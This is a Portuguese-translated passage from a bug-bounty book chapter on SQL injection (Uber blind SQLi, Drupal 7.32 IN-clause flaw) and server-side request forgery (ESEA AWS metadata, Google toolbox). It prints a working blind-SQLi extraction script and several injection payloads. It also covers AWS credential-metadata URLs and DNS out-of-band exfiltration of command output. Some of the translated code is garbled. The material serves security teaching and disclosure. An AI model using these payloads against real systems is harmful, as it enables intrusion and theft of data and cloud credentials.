Conclusões

As vulnerabilidades de SQLi, assim como outras vulnerabilidades de injeção, nem sempre são difíceis de serem exploradas. Uma maneira de encontrar uma vulnerabilidade de SQLi é testar os parâmetros de URL e procurar alterações sutis nos resultados da consulta. Nesse caso, a adição do traço duplo alterou os resultados da consulta de linha de base de Vettorazzi, revelando a SQLi.

Uber Blind SQLi

Dificuldade: Média

URL: <http://sctrack.email.uber.com.cn/track/unsubscribe.do>/ Fonte:

[https://hackerone.com/reports/150156/](https://hackerone.com/reports/150156)

Data da denúncia: 8 de julho de

2016 Recompensa paga: US\$

4.000

Além das páginas da Web, você pode encontrar vulnerabilidades cegas de SQLi em outros lugares, como links de e-mail. Em julho de 2016, Orange Tsai recebeu um anúncio de e-mail da Uber. Ele notou que o link de cancelamento de inscrição incluía uma string codificada em base64 como parâmetro de URL. O link tinha a seguinte aparência:

[http://sctrack.email.uber.com.cn/track/unsubscribe.do?
eyJ1c2VyX2lkIjogIjU3NTUiLCACimVjZWl2ZXliOiaib3JhbmdlQG15bWFpbCJ9](http://sctrack.email.uber.com.cn/track/unsubscribe.do?eyJ1c2VyX2lkIjogIjU3NTUiLCACimVjZWl2ZXliOiaib3JhbmdlQG15bWFpbCJ9)

Decodificação o valor do parâmetro
eyJ1c2VyX2lkIjogIjU3NTUiLCACimVjZWl2ZXliOiaib3JhbmdlQG15bWFpbCJ9
usando base64 retorna a cadeia de caracteres JSON {"user_id":
"5755", "receiver":

"orange@myemail"}]. Na cadeia decodificada, o Orange adicionou o código `sleep(12) = 1` ao parâmetro de URL codificado. Essa adição inofensiva faz com que o banco de dados demore mais para responder à ação de cancelamento de assinatura

{"user_id": "5755 and sleep(12)=1", "receiver": "orange@myemail"}. Se um site estiver vulnerável, a execução da consulta avalia `sleep(12)` e não realiza nenhuma ação por 12 segundos antes de comparar a saída do comando `sleep` com 1. No MySQL, o comando `sleep` normalmente retorna 0, portanto, essa comparação falhará. Mas isso não importa porque a execução levará pelo menos 12 segundos.

Depois que Orange recodificou o payload modificado e passou o payload para o parâmetro URL, ele visitou o link de cancelamento de assinatura para confirmar que a resposta HTTP levou pelo menos 12 segundos. Percebendo que precisava de uma prova mais concreta do SQLi para enviar ao Uber, ele despejou o nome do usuário, o nome do host e o nome do banco de dados usando força bruta. Ao fazer isso, ele demonstrou que poderia extrair informações da vulnerabilidade SQLi sem acessar dados confidenciais.

Uma função SQL chamada `user` retorna o nome do usuário e o nome do host de um banco de dados no formato `<user>@<host>`. Como Orange não podia acessar a saída de suas consultas injetadas, ele não podia chamar `user`. Em vez disso, Orange modificou sua consulta para adicionar uma verificação condicional quando a consulta procurasse seu ID de usuário, comparando um caractere da string de nome de usuário e nome de host do banco de dados por vez usando a função `mid`. Semelhante à vulnerabilidade SQLi cega do Yahoo! Sports no relatório de bug anterior, Orange usou uma instrução de comparação e força bruta para derivar cada caractere da string de nome de usuário e nome de host.

Por exemplo, Orange pegou o primeiro caractere do valor retornado da função `de usuário` usando a função `mid`. Em seguida, ele comparou se o caractere era igual a '`a`', depois '`b`', depois '`c`' e assim por diante. Se a instrução de comparação fosse verdadeira, o servidor executaria o comando de cancelamento de inscrição. Esse resultado indicava que o primeiro caractere do valor de retorno da função `do usuário` era igual ao caractere com o qual estava sendo comparado. Se a declaração fosse falsa, o servidor não tentaria cancelar a assinatura do Orange. Verificando cada caractere do valor de retorno da função `do usuário` usando esse método, o Orange poderia eventualmente derivar todo o nome do usuário e o nome do host.

A força bruta manual de uma cadeia de caracteres leva tempo, então Orange criou um script Python que gerava e enviava cargas úteis para o Uber em seu nome, como segue:

```
❶ import json
     import
     string
     requests
     from urllib import quote from
     base64 import b64encode
❷   base = string.digits + string.letters + '_-þ.'
❸ payload = {"user_id": 5755, "receiver": "blog.orange.tw"}
❹ for l in range(0, 30):
❺   for i in base:
❻     payload['user_id'] = "5755 and mid(user(),%d,1)='%c'%"%(l+1, i)
❼     new_payload = json.dumps(payload)
     new_payload = b64encode(new_payload) r =
     requests.get('http://sctrack.mail.uber.com.cn/t
     rack/unsubscribe.do?p='+quote(new_payload))
❽   if len(r.content)>0:
     print i,
     break
```

O script Python começa com cinco linhas de instruções de importação ❶ que recuperam as bibliotecas Orange necessárias para processar solicitações HTTP, JSON e codificações de string.

O nome de usuário e o nome do host do banco de dados podem ser compostos por qualquer combinação de letras maiúsculas, letras minúsculas, números, hífens (-), sublinhados (_), símbolos de arroba (@) ou pontos (.). Em ❷, o Orange cria a variável de base para armazenar esses caracteres. O código em ❸ cria uma variável para armazenar a carga útil que o script envia ao servidor. A linha do código em ❹ é a injeção, que usa os loops for em ❹ e ❺.

Vamos examinar o código em ❹ em detalhes. Orange faz referência ao seu ID de usuário, 5755, com a string user_id, conforme definido em ❸, para criar suas cargas. Ele usa a função mid e o processamento de string para construir uma carga semelhante ao bug do Yahoo! O %d e o %c no payload são espaços reservados para substituição de strings. O %d é um dado que representa um dígito e o %c é um dado de caractere.

A string de carga útil começa no primeiro par de aspas duplas ("") e termina no segundo par de aspas duplas antes do terceiro símbolo de porcentagem em ❻. O terceiro símbolo de porcentagem diz ao Python para substituir o %d e %c com os valores que seguem o símbolo de porcentagem no parênteses. Portanto, o código substitui %d por l+1 (a variável l mais o número 1) e %c pela variável i. A marca de hash (#) é outra forma de comentar no MySQL e transforma em comentário qualquer parte da consulta que segue a injeção de Orange.

As variáveis l e i são os iteradores do loop em ❼ e ⩿. Na primeira vez em que o código inserir l no intervalo (0,30) em ❼, l será 0. O valor de l é a posição na cadeia de nomes de usuário e de host retornada pela função de usuário que o script está tentando forçar. Quando o script tiver uma posição na cadeia de nomes de usuário e de host que está testando, o código entra em um loop aninhado em ⩿ que itera sobre cada caractere na base string. Na primeira vez que o script iterar pelos dois loops, l será 0 e i será a. Esses valores são passados para a função mid em ⩿ para criar o payload "5755 e mid(user(),0,1)='a'#".

Na próxima iteração do loop for aninhado, o valor de l ainda será 0 e eu serei b para criar o payload "5755 e mid(user(),0,1)='b'#". A posição l permanecerá constante à medida que o loop itera em cada na base para criar a carga útil em ⩿.

Cada vez que uma nova carga é criada, o código a seguir ⩾ converte a carga em JSON, recodifica a cadeia de caracteres usando a função base64encode e envia a solicitação HTTP para o servidor. O código em ⩼ verifica se o servidor responde com uma mensagem. Se o caractere em i corresponder à substring do nome de usuário na posição que está sendo testada, o script interrompe o teste de caracteres nessa posição e passa para a próxima posição

na cadeia de caracteres do usuário. O loop aninhado é interrompido e retorna ao loop em ❼, que incrementa l em 1 para testar a próxima posição da string de nome de usuário.

Essa prova de conceito permitiu que a Orange confirmasse que o nome de usuário e o nome do host do banco de dados eram sendcloud_wp10.9.79.210 e o nome do banco de dados era sendcloud (para obter o nome do banco de

dados, substitua `user` por

banco de dados em ⑥). Em resposta ao relatório, a Uber confirmou que o SQLi não ocorreu em seu servidor. A injeção ocorreu em um servidor de terceiros que a Uber estava usando, mas a Uber ainda pagou uma recompensa. Nem todas as recompensas programas farão o mesmo. É provável que o Uber tenha pago uma recompensa porque a exploração permitiria que um invasor extraísse todos os endereços de e-mail dos clientes do Uber do banco de dados do sendcloud.

Embora você possa escrever seus próprios scripts, como fez Orange, para extrair informações do banco de dados de um site vulnerável, também é possível usar ferramentas automatizadas. O Apêndice A inclui informações sobre uma dessas ferramentas, chamada sqlmap.

Conclusões

Fique atento às solicitações HTTP que aceitam parâmetros codificados. Depois de decodificar e injetar sua consulta em uma solicitação, certifique-se de recodificar sua carga útil para que tudo ainda corresponda à codificação esperada pelo servidor.

Extrair o nome do banco de dados, o nome do usuário e o nome do host geralmente é inofensivo, mas certifique-se de que isso esteja dentro das ações permitidas pelo programa de recompensas no qual você está trabalhando. Em alguns casos, o comando `sleep` é suficiente para uma prova de conceito.

Drupal SQLi

Dificuldade: Difícil

URL: Qualquer site Drupal usando a versão 7.32 ou

anterior Fonte: <https://hackerone.com/reports/31756/>

Data da denúncia: 17 de outubro de

2014 Recompensa paga: US\$ 3.000

O *Drupal* é um sistema popular de gerenciamento de conteúdo de código aberto para a criação de sites, semelhante ao Joomla! e ao WordPress. Ele é escrito em PHP e é *modular*, o que significa que você pode instalar novas funcionalidades em unidades em um site do Drupal. Toda instalação do Drupal contém o *núcleo do Drupal*, que é um conjunto

de módulos que executam a plataforma. Esses módulos principais exigem uma conexão com um banco de dados, como o MySQL.

Em 2014, o Drupal lançou uma atualização de segurança urgente para o núcleo do Drupal porque todos os sites do Drupal estavam vulneráveis a uma vulnerabilidade de SQLi que poderia ser facilmente abusada por usuários anônimos. O impacto da vulnerabilidade permitiria que um invasor assumisse o controle de qualquer site do Drupal que não tivesse sido corrigido. Stefan Horst descobriu a vulnerabilidade quando notou um bug na funcionalidade de declaração preparada do núcleo do Drupal.

A vulnerabilidade do Drupal ocorreu na interface de programação de aplicativos (API) do banco de dados do Drupal. A API do Drupal usa a extensão PHP Data Objects (PDO), que é uma *interface* para acessar bancos de dados em PHP. Uma interface é um conceito de programação que garante entradas e saídas de uma função sem definir como a função é implementada. Em outras palavras, o PDO oculta as diferenças entre os bancos de dados para que os programadores possam usar as mesmas funções para consultar e buscar dados, independentemente do tipo de banco de dados. O PDO inclui suporte para instruções preparadas.

O Drupal criou uma API de banco de dados para usar a funcionalidade do PDO. A API cria uma camada de abstração de banco de dados do Drupal para que os desenvolvedores nunca precisem consultar o banco de dados diretamente com seu próprio código. Mas eles ainda podem usar instruções preparadas e usar seu código com qualquer tipo de banco de dados. As especificações da API estão além do escopo deste livro. Mas você precisa saber que a API gerará as instruções SQL para consultar o banco de dados e tem verificações de segurança integradas para evitar vulnerabilidades de SQLi.

Lembre-se de que os comandos preparados impedem as vulnerabilidades de SQLi porque um invasor não pode modificar a estrutura da consulta com entrada maliciosa, mesmo que a entrada não seja higienizada. Mas os comandos preparados não podem proteger contra vulnerabilidades de SQLi se a injeção ocorrer quando o modelo estiver sendo criado. Se um invasor puder injetar uma entrada mal-intencionada durante o processo de criação do modelo, ele poderá criar sua própria instrução preparada mal-intencionada. A vulnerabilidade que Horst descobriu ocorreu por causa da cláusula `IN` do SQL, que procura valores que existem em uma lista de valores. Por exemplo, o código `SELECT * FROM users WHERE name IN`

('peter', 'paul', 'ringo'); seleciona os dados da tabela de usuários em que o valor na coluna name é peter, paul OU ringo.

Para entender por que a cláusula IN é vulnerável, vamos examinar o código por trás da API do Drupal:

```
$this->expandArguments($query, $args);
$stmt = $this->prepareQuery($query);
$stmt->execute($args, $options);
```

A função expandArguments é responsável pela criação de consultas que usam a cláusula IN. Depois que expandArguments cria as consultas, ela as passa para

prepareQuery, que cria os comandos preparados que o execute é executada. Para entender a importância desse processo, vamos examinar também o código relevante de expandArguments:

```
--snip--
❶ foreach(array_filter($args, 'is_array') as $key => $data) {
❷   $new_keys = array();
❸   foreach ($data as $i => $value) {
     --snip--
❹   $new_keys[$key . '_' . $i] = $value;
     }
   --snip--
}
```

Esse código PHP usa arrays. O PHP pode usar arrays associativos, que definem explicitamente as chaves da seguinte forma:

```
['red' => 'apple', 'yellow' => 'banana']
```

As chaves dessa matriz são 'red' e 'yellow', e os valores da matriz são as frutas à direita da seta (=>).

Como alternativa, o PHP pode usar uma *matriz estruturada*, como segue:

```
['apple', 'banana']
```

As chaves de uma matriz estruturada são implícitas e baseadas na posição do valor na lista. Por exemplo, a chave para "apple" é 0 e a chave para

'banana' é 1.

A função PHP `foreach` itera sobre uma matriz e pode separar a chave da matriz de seu valor. Ela também pode atribuir cada chave e cada valor à sua própria variável e passá-los para um bloco de código para processamento.

Em ❶,

`foreach` pega cada elemento de uma matriz e verifica o valor passado para ele é um array chamando `array_filter($args, 'is_array')`. Depois que a instrução confirma que tem um valor de array, ela atribui cada uma das chaves do array a `$key` e cada um dos valores a `$data` para cada iteração do loop `foreach`. O código modificará os valores na matriz para criar espaços reservados, de modo que o código em ❷ inicializa uma nova matriz vazia para manter posteriormente o espaço reservado valores.

Para criar os espaços reservados, o código em ❸ itera através do array `$data` atribuindo cada chave a `$i` e cada valor a `$value`. Em seguida, em ❹, o array `new_keys` inicializado em ❷ contém a chave do primeiro array concatenada com a chave em ❸. O resultado pretendido pelo código é criar marcadores de posição de dados que se pareçam com `name_0`, `name_1` e assim por diante.

Esta é a aparência de uma consulta típica usando o `db_query` do Drupal que consulta um banco de dados:

```
db_query("SELECT * FROM {users} WHERE name IN (:name)",
  array(':name'=>array('user1', 'user2')));
```

A função `db_query` recebe dois parâmetros: uma consulta que contém placeholders nomeados para variáveis e uma matriz de valores para substituir esses placeholders. Neste exemplo, o placeholder é `:name` e é uma matriz com os valores `'user1'` e `'user2'`. Em uma matriz estruturada, a chave para `'user1'` é `0` e a chave para `'user2'` é `1`. Quando o Drupal executa a função `db_query`, ele chama a função `expandArguments`, que concatena as chaves a cada valor. A consulta resultante usa `name_0` e `name_1` no lugar das chaves, como mostrado aqui:

```
SELECT * FROM usuários WHERE nome IN (:nome_0, :nome_1)
```

Mas o problema surge quando você chama `db_query` usando uma matriz associativa, como no código a seguir:

```
db_query("SELECT * FROM {users} WHERE name IN (:name)",
  array(':name'=>array('test');-- ' => 'user1', 'test' => 'user2'));
```

Nesse caso, `:name` é uma matriz e suas chaves são `'test';--'` e `'test'`. Quando o `expandArguments` recebe a matriz `:name` e a processa para criar a consulta, ele gera isso:

```
SELECT * FROM usuários WHERE nome IN (:nome_teste);-- , :nome_teste)
```

Injetamos um comentário no comando preparado. A razão pela qual isso ocorre é que `expandArguments` itera através de cada elemento do array para criar placeholders, mas presume que lhe foi passado um array estruturado. Na primeira iteração, `$i` é atribuído a `'test';--'` e `$value` é atribuído a `'user1'`. A chave `$key` é `'name'` e a combinação dessa chave com `$i` resulta em `name_teste;--`. Na segunda iteração, `$i` é atribuído a `'test'` e `$value` é `'user2'`. Combinando

`$key` com `$i` resulta no valor `name_test`.

Esse comportamento permite que usuários mal-intencionados injetem instruções SQL em consultas do Drupal que dependem da cláusula `IN`. A vulnerabilidade afeta a funcionalidade de login do Drupal, tornando a vulnerabilidade SQLi grave, pois qualquer usuário do site, inclusive um usuário anônimo, poderia explorá-la. Para piorar a situação, o PHP PDO suporta a capacidade de executar várias consultas de uma só vez por padrão. Isso significa que um invasor pode anexar consultas adicionais à consulta de login do usuário para executar comandos SQL que não sejam da cláusula `IN`. Por exemplo, um invasor poderia usar instruções `INSERT`, que inserem registros em um banco de dados, para criar um usuário administrativo que poderia ser usado para fazer login no site.

Conclusões

Essa vulnerabilidade de SQLi não foi simplesmente uma questão de enviar uma única citação e quebrar uma consulta. Em vez disso, foi necessário entender como a API do banco de dados do núcleo do Drupal lida com a cláusula `IN`. A conclusão dessa vulnerabilidade é estar atento às oportunidades de alterar a estrutura da entrada passada para um site. Quando um URL tiver o `nome` como parâmetro, tente adicionar `[]` ao parâmetro para alterá-lo para uma matriz e teste como o site lida com isso.

Resumo

O SQLi pode ser uma vulnerabilidade significativa e perigosa para um site. Se um invasor encontrar um SQLi, ele poderá obter permissões totais em um site. Em algumas situações, uma vulnerabilidade de SQLi pode ser escalada com a inserção de dados no banco de dados que permitem permissões administrativas no site, como no exemplo do Drupal. Quando estiver procurando vulnerabilidades de SQLi, explore os locais onde é possível passar aspas simples ou duplas sem escape para uma consulta. Quando você encontra uma vulnerabilidade, as indicações de que a vulnerabilidade existe podem ser sutis, como nas injeções cegas. Você também deve procurar locais em que possa passar dados para um site de maneiras inesperadas, como onde você pode substituir parâmetros de matriz em dados de solicitação, como no bug do Uber.

10

FALSIFICAÇÃO DE SOLICITAÇÃO NO LADO DO SERVIDOR



Uma vulnerabilidade de *falsificação de solicitação no lado do servidor* (SSRF) permite que um invasor faça com que um servidor execute solicitações de rede não intencionais. Assim como uma vulnerabilidade de falsificação de solicitação entre sites (CSRF), uma SSRF abusa de outro sistema para executar ações mal-intencionadas. Enquanto um CSRF explora outro usuário, um SSRF explora um servidor de aplicativos direcionado. Assim como acontece com os CSRFs, as vulnerabilidades de SSRF podem variar em termos de impacto e métodos de execução. No entanto, só porque você pode fazer com que um servidor-alvo envie solicitações a outros servidores arbitrários não significa que o aplicativo-alvo esteja vulnerável. O aplicativo pode permitir esse comportamento intencionalmente. Por esse motivo, é importante entender como demonstrar o impacto quando você encontrar uma possível SSRF.

Demonstração do impacto da falsificação de solicitações no lado do servidor

Dependendo de como um site é organizado, um servidor vulnerável à SSRF pode fazer uma solicitação HTTP para uma rede interna ou para endereços externos. A capacidade do servidor vulnerável de fazer solicitações determina o que você pode fazer com o SSRF.

Alguns sites maiores têm firewalls que proíbem o tráfego externo da Internet de acessar servidores internos: por exemplo, o site terá

um número limitado de servidores voltados para o público que recebem solicitações HTTP de visitantes e enviam solicitações para outros servidores que são inacessíveis ao público. Um exemplo comum é um servidor de banco de dados, que geralmente é inacessível à Internet. Ao fazer login em um site que se comunica com um servidor de banco de dados, você pode enviar um nome de usuário e uma senha por meio de um formulário da Web comum. O site receberia sua solicitação HTTP e faria sua própria solicitação ao servidor de banco de dados usando suas credenciais. Em seguida, o servidor de banco de dados responderia ao servidor de aplicativos da Web, e o servidor de aplicativos da Web retransmitiria as informações para você. Durante esse processo, muitas vezes você não sabe que o servidor de banco de dados remoto existe e não deve ter acesso direto ao banco de dados.

Servidores vulneráveis que permitem o controle de solicitações a servidores internos por um invasor podem expor informações privadas. Por exemplo, se houvesse um SSRF no exemplo de banco de dados anterior, ele poderia permitir que um invasor enviasse solicitações ao servidor de banco de dados e recuperasse informações às quais não deveria ter acesso. As vulnerabilidades de SSRF permitem que os invasores tenham acesso a uma rede mais ampla para atacar.

Suponha que você encontre um SSRF, mas o site vulnerável não tenha servidores internos ou esses servidores não sejam acessíveis por meio da vulnerabilidade. Nesse caso, verifique se você pode fazer solicitações a sites externos arbitrários a partir do servidor vulnerável. Se você puder explorar o servidor de destino para se comunicar com um servidor que você controla, poderá usar as informações solicitadas a partir dele para saber mais sobre o software que o aplicativo de destino está usando. Talvez você também consiga controlar a resposta a ele.

Por exemplo, você poderá converter solicitações externas em solicitações internas se o servidor vulnerável seguir redirecionamentos, um truque que Justin Kennedy me indicou. Em alguns casos, um site não permitirá o acesso a IPs internos, mas entrará em contato com sites externos. Nesse caso, você pode retornar uma resposta HTTP com um código de status 301, 302, 303 ou 307, que são tipos de redirecionamentos. Como você controla a resposta, pode apontar o redirecionamento para um endereço IP interno para testar se o servidor seguirá a resposta 301 e fará uma solicitação HTTP para sua rede interna.

Como alternativa, você poderia usar a resposta do seu servidor para testar outras vulnerabilidades, como SQLi ou XSS, conforme discutido em "Ataque a usuários com respostas SSRF" na página 98. O sucesso disso depende de como o aplicativo visado está usando a resposta da solicitação forjada, mas muitas vezes vale a pena ser criativo nessas situações.

A situação menos impactante é quando uma vulnerabilidade de SSRF só permite que você se comunique com um número limitado de sites externos. Nesses casos, você pode tirar proveito de uma lista negra configurada incorretamente. Por exemplo, suponha que um site possa se comunicar externamente com `www.<example>.com`, mas valide apenas se o URL fornecido termina em `<example>.com`. Um invasor poderia registrar `attacker<example>.com`, permitindo que o invasor controlasse uma resposta ao site de destino.

Invocação de solicitações GET vs. POST

Depois de verificar se é possível enviar um SSRF, verifique se você pode invocar um método HTTP `GET` ou `POST` para explorar o site. As solicitações HTTP `POST` podem ser mais significativas se um invasor puder controlar os parâmetros `POST`; as solicitações `POST` geralmente invocam um comportamento de alteração de estado, como a criação de contas de usuário, a invocação de comandos do sistema ou a execução de código arbitrário, dependendo de quais outros aplicativos o servidor vulnerável pode se comunicar. As solicitações HTTP `GET`, por outro lado, são frequentemente associadas à extração de dados. Como os SSRFs de solicitação `POST` podem ser complexos e dependem do sistema, neste capítulo, vamos nos concentrar nos bugs que usam solicitações `GET`. Para saber mais sobre a SSRF baseada em solicitações `POST`, leia os slides da apresentação de Orange Tsai da Black Hat 2017 em <https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>.

Execução de SSRFs cegos

Depois de confirmar onde e como você pode fazer uma solicitação, considere se você pode acessar a resposta de uma solicitação. Quando não é possível acessar uma resposta, você encontrou um SSRF cego. Por exemplo, um invasor pode

ter acesso a uma rede interna por meio do SSRF, mas não conseguir ler as respostas HTTP às solicitações do servidor interno. Portanto, eles precisarão encontrar um meio alternativo de extrair informações, geralmente usando timing ou o Sistema de Nomes de Domínio (DNS).

Em algumas SSRFs cegas, os tempos de resposta podem revelar informações sobre os servidores com os quais se está interagindo. Uma maneira de explorar os tempos de resposta é fazer o *port scan* de servidores inacessíveis. As *portas* passam informações de e para um servidor. Você examina as portas em um servidor enviando uma solicitação e verificando se elas respondem. Por exemplo, você pode tentar explorar um SSRF em uma rede interna fazendo varredura de portas em servidores internos. Ao fazer isso, você pode determinar se o servidor está aberto, fechado ou filtrado com base no retorno de uma resposta de uma porta conhecida (como a porta 80 ou 443) em 1 segundo ou 10 segundos. As *portas filtradas* são como um buraco negro de comunicação. Elas não respondem às solicitações, portanto, você nunca saberá se estão abertas ou fechadas, e a solicitação não será atendida. Por outro lado, uma resposta rápida pode significar que o servidor está aberto e aceitando comunicação ou está fechado e não está aceitando comunicação. Quando estiver explorando o SSRF para fazer varredura de portas, tente se conectar a portas comuns, como 22 (usada para SSH), 80 (HTTP), 443 (HTTPS), 8080 (HTTP alternativo) e 8443 (HTTPS alternativo). Você poderá confirmar se as respostas são diferentes e deduzir informações a partir dessas diferenças.

O DNS é um mapa para a Internet. Você pode tentar invocar solicitações de DNS usando sistemas internos e controlar o endereço da solicitação, inclusive o subdomínio. Se for bem-sucedido, você poderá contrabandear informações de vulnerabilidades cegas de SSRF. Para explorar um SSRF cego dessa forma, você anexa as informações contrabandeadas como um subdomínio ao seu próprio domínio. Em seguida, o servidor visado executa uma pesquisa de DNS em seu site para esse subdomínio. Por exemplo, digamos que você encontre um SSRF cego e possa executar comandos limitados em um servidor, mas não possa ler nenhuma resposta. Se você puder invocar pesquisas de DNS enquanto controla o domínio de pesquisa, poderá adicionar a saída do SSRF a um subdomínio e usar o comando `whoami`. Essa técnica é comumente chamada de *exfiltração fora de banda (OOB)*. Quando você usa o comando `whoami` no subdomínio, o site vulnerável envia uma solicitação de DNS ao seu servidor. Seu servidor recebe uma pesquisa de DNS para `data.<yourdomain>.com`, onde

`data` é a saída do comando `whoami` do servidor vulnerável. Como os URLs só podem incluir caracteres alfanuméricos, você precisará codificar os dados usando a codificação base32.

Ataque a usuários com respostas SSRF

Quando não é possível atingir sistemas internos, é possível tentar explorar SSRFs que afetam os usuários ou o próprio aplicativo. Se a sua SSRF não for cega, uma maneira de fazer isso é retornar respostas mal-intencionadas à solicitação de SSRF, como cargas de script entre sites (XSS) ou injeção de SQL (SQLi), que são executadas no site vulnerável. As cargas úteis de XSS armazenadas são especialmente significativas se outros usuários as acessarem regularmente, pois é possível explorar essas cargas úteis para atacar os usuários. Por exemplo, suponha que `www.<example>.com/picture?url=` tenha aceitado um URL para buscar uma imagem para o perfil de sua conta no parâmetro URL. Você poderia enviar um URL para seu próprio site que retorna uma página HTML com uma carga XSS. Portanto, o URL completo seria `www.<example>.com/picture?url=<attacker>.com/xss`.

Se `www.<example>.com` salvasse o HTML da carga útil e o renderizasse como a imagem do perfil, o site teria uma vulnerabilidade XSS armazenada. Mas se o site renderizasse a carga útil HTML e não a salvasse, você ainda poderia testar se o site impedia CSRF para essa ação. Caso contrário, você poderia compartilhar o URL `www.<example>.com/picture?url=<attacker>.com/xss` com um alvo. Se o alvo visitasse o link, o XSS seria criado como resultado do SSRF e faria uma solicitação ao seu site.

Quando estiver procurando vulnerabilidades de SSRF, fique atento às oportunidades de enviar um URL ou endereço IP como parte de alguma funcionalidade do site. Em seguida, considere como você poderia aproveitar esse comportamento para se comunicar com sistemas internos ou combiná-lo com algum outro tipo de comportamento mal-intencionado.

ESEA SSRF e consulta de metadados da AWS

Dificuldade: Média

URL: https://play.esea.net/global/media_preview.php?url=/

Fonte: <http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/>

Data da denúncia: 11 de abril de
2016 Recompensa paga: US\$
1.000

Em alguns casos, você pode explorar e demonstrar o impacto de um SSRF de várias maneiras. A E-Sports Entertainment Association (ESEA), uma comunidade competitiva de videogames, abriu um programa de recompensa por bugs administrado por ela mesma em 2016. Imediatamente após a ESEA lançar o programa, Brett Buerhaus usou o *Google dorking* para pesquisar rapidamente os URLs que terminavam com Extensão de arquivo *.php*. O Google dorking usa as palavras-chave de pesquisa do Google para especificar onde a pesquisa é realizada e o tipo de informação procurada. Buerhaus usou a consulta *site:https://play.esea.net/ext:php*, que diz ao Google para retornar resultados somente para o site *https://play.esea.net/* quando um arquivo termina em *.php*. Os designs de sites mais antigos servem para páginas da Web que terminam com *.php* e podem indicar que uma página está usando uma funcionalidade desatualizada, o que a torna um bom lugar para procurar vulnerabilidades. Quando Buerhaus fez a pesquisa, recebeu o URL *https://play.esea.net/global/media_preview.php?url=* como parte dos resultados.

Esse resultado é notável por causa do parâmetro *url=*. O parâmetro indica que a ESEA pode estar renderizando conteúdo de sites externos definidos pelo parâmetro URL. Quando se está procurando o SSRF, o parâmetro URL é uma bandeira vermelha. Para começar a testar, Buerhaus inseriu seu próprio domínio no parâmetro para criar o URL *https://play.esea.net/global/media_preview.php?url=http://ziot.org*. Ele recebeu uma mensagem de erro informando que o ESEA estava esperando que o URL retornasse uma imagem. Então, ele tentou o URL *https://play.esea.net/global/media_preview.php?url=http://ziot.org/1.png* e obteve sucesso.

A validação de extensões de arquivos é uma abordagem comum para proteger a funcionalidade em que os usuários podem controlar os parâmetros que fazem solicitações no lado do servidor. O ESEA estava limitando a renderização do URL a imagens, mas isso não significava que estava validando os URLs corretamente. Buerhaus adicionou um byte nulo (%00) ao URL para iniciar o teste. Em linguagens de programação nas quais o programador precisa gerenciar a memória manualmente, um byte nulo

O byte nulo encerra as cadeias de caracteres. Dependendo de como um site implementa sua funcionalidade, adicionar um byte nulo pode fazer com que o site termine o URL prematuramente. Se o ESEA estivesse vulnerável, em vez de fazer uma solicitação para https://play.esea.net/global/media_preview.php?url=http://ziot.org%00/1.png, o site faria a solicitação para

https://play.esea.net/global/media_preview.php?url=http://ziot.org.

Mas Buerhaus descobriu que adicionar um byte nulo não funcionava.

Em seguida, ele tentou adicionar barras adicionais, que dividem partes de um URL. A entrada após várias barras é geralmente ignorada porque várias barras não estão em conformidade com a estrutura padrão de um URL. Em vez de fazer uma solicitação para https://play.esea.net/global/media_preview.php?url=http://ziot.org///1.png, Buerhaus esperava que o site fizesse uma solicitação para https://play.esea.net/global/media_preview.php?url=http://ziot.org. Esse teste também falhou.

Em sua tentativa final, Buerhaus alterou o *1.png* em seu URL de parte do URL para um parâmetro, convertendo a barra em um ponto de interrogação ponto de interrogação. Portanto
em vez de de

https://play.esea.net/global/media_preview.php?url=http://ziot.org/1.png, ele enviou https://play.esea.net/global/media_preview.php?url=http://ziot.org?1.png. O primeiro URL envia a solicitação para seu site procurando por */1.png*. Mas o segundo URL faz com que a solicitação seja feita para a página inicial do site <http://ziot.org> com *1.png* como parâmetro na solicitação. Como resultado, a ESEA renderizou a página da Web <http://ziot.org> de Buerhaus.

Buerhaus havia confirmado que poderia fazer solicitações HTTP externas e que o site renderizaria a resposta - um começo promissor. Mas invocar solicitações a qualquer servidor pode ser um risco aceitável para as empresas se o servidor não divulgar informações ou se o site não fizer nada com a resposta HTTP. Para aumentar a gravidade do SSRF, Buerhaus retornou uma carga útil de XSS na resposta do servidor, conforme descrito em "Ataque a usuários com respostas de SSRF" na página 98.

Ele compartilhou a vulnerabilidade com Ben Sadeghipour para ver se eles poderiam escalar o problema. Sadeghipour sugeriu o envio do endereço <http://169.254.169.254/latest/meta-data/hostname>. Esse é um endereço IP que o Amazon Web Services (AWS) fornece para

os sites que hospeda. Se um servidor do AWS envia uma solicitação HTTP para esse URL, o AWS retorna metadados

sobre o servidor. Normalmente, esse recurso ajuda na automação interna e na criação de scripts. Mas o ponto de extremidade também pode ser usado para acessar informações privadas. Dependendo da configuração do AWS do site, o ponto de extremidade <http://169.254.169.254/latest/meta-data/iam/security-credentials/> retorna as credenciais de segurança do Identify Access Manager (IAM) para o servidor que está realizando a solicitação. Como as credenciais de segurança da AWS são difíceis de configurar, não é incomum que as contas tenham mais permissões do que o necessário. Se você puder acessar essas credenciais, poderá usar a linha de comando da AWS para controlar qualquer serviço ao qual o usuário tenha acesso. O ESEA estava de fato hospedado no AWS, e o nome do host interno do servidor foi devolvido a Buerhaus. Nesse momento, ele parou e relatou a vulnerabilidade.

Conclusões

O Google dorking pode economizar seu tempo quando você estiver procurando vulnerabilidades que exijam URLs configurados de uma maneira específica. Se você usar a ferramenta para procurar vulnerabilidades de SSRF, fique atento aos URLs de destino que parecem estar interagindo com sites externos. Nesse caso, o site foi exposto pelo parâmetro de URL `url=`. Quando você encontrar uma SSRF, pense grande. Buerhaus poderia ter relatado o SSRF usando a carga útil do XSS, mas isso não teria sido tão impactante quanto acessar os metadados do AWS do site.

DNS interno do Google SSRF

Dificuldade: Média

URL: <https://toolbox.googleapps.com/>

Fonte: <https://www.rcesecurity.com/2017/03/ok-google-give-me-all-your-internal-dns-information/>

Data da denúncia: Janeiro de

2017 Recompensa paga: Não
revelado

Às vezes, os sites são destinados a realizar solicitações HTTP somente para sites externos. Quando você encontrar sites com essa funcionalidade, verifique se é possível

abusar dele para acessar redes internas.

O Google fornece o site <https://toolbox.googleapps.com> para ajudar os usuários a depurar os problemas que estão tendo com os serviços do G Suite do Google. A ferramenta de DNS desse serviço chamou a atenção de Julien Ahrens (www.rcesecurity.com) porque permitia que os usuários realizassem solicitações HTTP.

